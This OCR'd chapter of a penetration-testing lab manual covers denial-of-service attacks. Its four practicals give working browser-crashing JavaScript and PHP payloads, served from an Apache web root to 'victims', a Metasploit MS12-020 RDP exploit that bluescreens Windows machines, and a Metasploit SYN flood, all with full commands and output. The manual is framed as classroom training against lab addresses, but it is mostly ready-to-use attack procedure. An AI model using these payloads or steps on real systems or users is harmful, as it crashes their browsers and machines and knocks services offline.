
Chapter 10

Denial of Service

Lab Manual



THIS DOCUMENT INCLUDES ADDITIONAL PRCTICALS WHICH MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS

INDEX

Practical 1: Method to crash victim's browser

In the terminal, execute the below command to remove the index.html page from web root location.

```
root@kali:~# rm /var/www/html/index.html
```

To create a new ***index.html*** file, type and execute the following command to open leafpad

```
root@kali:~# leafpad /var/www/html/index.html
```

Copy the below code into ***leafpad*** and save the file.


```
<html>
<body>
<script>

var p1 = "\x41";
for (var c=0;c<0xC350;c++){
p1+="\x41";
}
var p2="\x41";
for (c=0;c<0x1388;c++){
p2 += p1;
}
var el =
document.createElement('img')  //FORM,DIV,P,A,H2,IFRAME,TABLE,TEXTAREA  //<
=== OR any of these elements.
el.style.color=p2
document.body.appendChild(el)

</script>
</body>

</html>
```


We can get this code from https://www.exploit-db.com/exploits/42302/



Start apache web server by executing the following command.

```
root@kali:~# service apache2 start
```

If a victim opens the attacker's IP address in their vulnerable version of the Firefox browser, then it can be frozen or crashed as shown in below image.



Practical 2: Method to crash victim's browser using Lockout vulnerability

In the terminal, execute the below command to remove the file named as index page from web root location.

```
root@kali:~# rm /var/www/html/index.*
```

To create an ***index.php*** file, type and execute the following command to open leafpad

```
root@kali:~# leafpad /var/www/html/index.php
```


Copy and paste the below code into an ***index.php*** file and save it

```
<?php
$exploit=str_repeat(chr(0x41),10000);
$location="http://Username".$exploit.":Password@Firefox.com";
echo "<center><h1>Firefox Lockout Vulnerability</h1>";
//Content to be forcibly viewed
echo "<iframe width=854 height=480
src=https://www.youtube.com/watch?v=0I4O4hoKzb8 frameborder=0
allowfullscreen></iframe></center>";
//End
echo "<script>setTimeout(\"location.href
='".$location."';\",10000);</script>";
?>
```

Now, execute below command to start apache web server.

```
root@kali:~# service apache2 start
```

The victim will be forced to watch a YouTube video when the attacker's IP address is opened on the victim's browser.


Mozilla Firefox
http://192.... 8/index.php
192.168.1.108/index.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Sta
Firefox Lockout Vulnerability

Practical 3: DOS attack on Windows 7/Server 2008 machine using Metasploit Framework.

Perform a port scan on the target computer using nmap

```
root@kali:~# nmap -sV -p3389 192.168.1.101
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-23 13:07 IST
Nmap scan report for 192.168.1.101
Host is up (0.00055s latency).

PORT     STATE SERVICE    VERSION
3389/tcp open  tcpwrapped
MAC Address: 08:00:27:98:F2:F7 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds
root@kali:~#
```

The result confirms that target is running RDP service on port 3389.

In this practical let us perform DOS attack on port number 3389 using pre-built exploit available in the Metasploit framework.

To start Metasploit Framework and execute below commands

service postgresql start

msfconsole -q

```
root@kali:~# service postgresql start
root@kali:~# msfconsole -q
msf >
```

Search for DOS exploit by executing following command

search ms12_020

```
msf > search ms12_020

Matching Modules
================

   Name                                              Disclosure Date  Rank
escription
   ----                                              ---------------  ----
----------
   auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       normal
S12-020 Microsoft Remote Desktop Use-After-Free DoS
   auxiliary/scanner/rdp/ms12_020_check                               normal
S12-020 Microsoft Remote Desktop Checker
```

execute ***use <exploit code>***

```
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

show options to view the exploit options

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3389             yes       The target port (TCP)

msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

Set the target IP address as RHOST value

set RHOST <target IP>


```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
```

execute ***run***

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run

[*] 192.168.1.101:3389 - 192.168.1.101:3389 - Sending MS12-020 Microsoft Remote Des
ktop Use-After-Free DoS
[*] 192.168.1.101:3389 - 192.168.1.101:3389 - 210 bytes sent
[*] 192.168.1.101:3389 - 192.168.1.101:3389 - Checking RDP status...
[+] 192.168.1.101:3389 - 192.168.1.101:3389 seems down
```

This causes the target system to crash (bluescreen of death)



Practical 4: TCP SYN Flood attack

Perform a port scanning on the target machine to identify open ports.

```
root@kali:~# nmap -sV 192.168.1.101
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-23 12:51 IST
Nmap scan report for 192.168.1.101
Host is up (0.00047s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.2.14 (DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_au
toindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.2.14 (DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_au
toindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:98:F2:F7 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: localhost, ROUTER; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 64.26 seconds
root@kali:~#
```

In this practical let us target web service running on port number 80.

Start Metasploit Framework

```
root@kali:~# service postgresql start
root@kali:~# msfconsole -q
msf >
```

Execute the following command to locate exploit path

```
msf > search tcp/synflood

Matching Modules
================

   Name                          Disclosure Date  Rank    Description
   ----                          ---------------  ----    -----------
   auxiliary/dos/tcp/synflood                     normal  TCP SYN Flooder
```

Load exploit

```
msf > use auxiliary/dos/tcp/synflood
```

```
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data
```

Configure RHOST to target IP address

```
msf auxiliary(dos/tcp/synflood) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
```

verify options using ***show options*** command, execute ***run*** command to launch the attack.

```
msf auxiliary(dos/tcp/synflood) > run

[*] SYN flooding 192.168.1.101:80...
```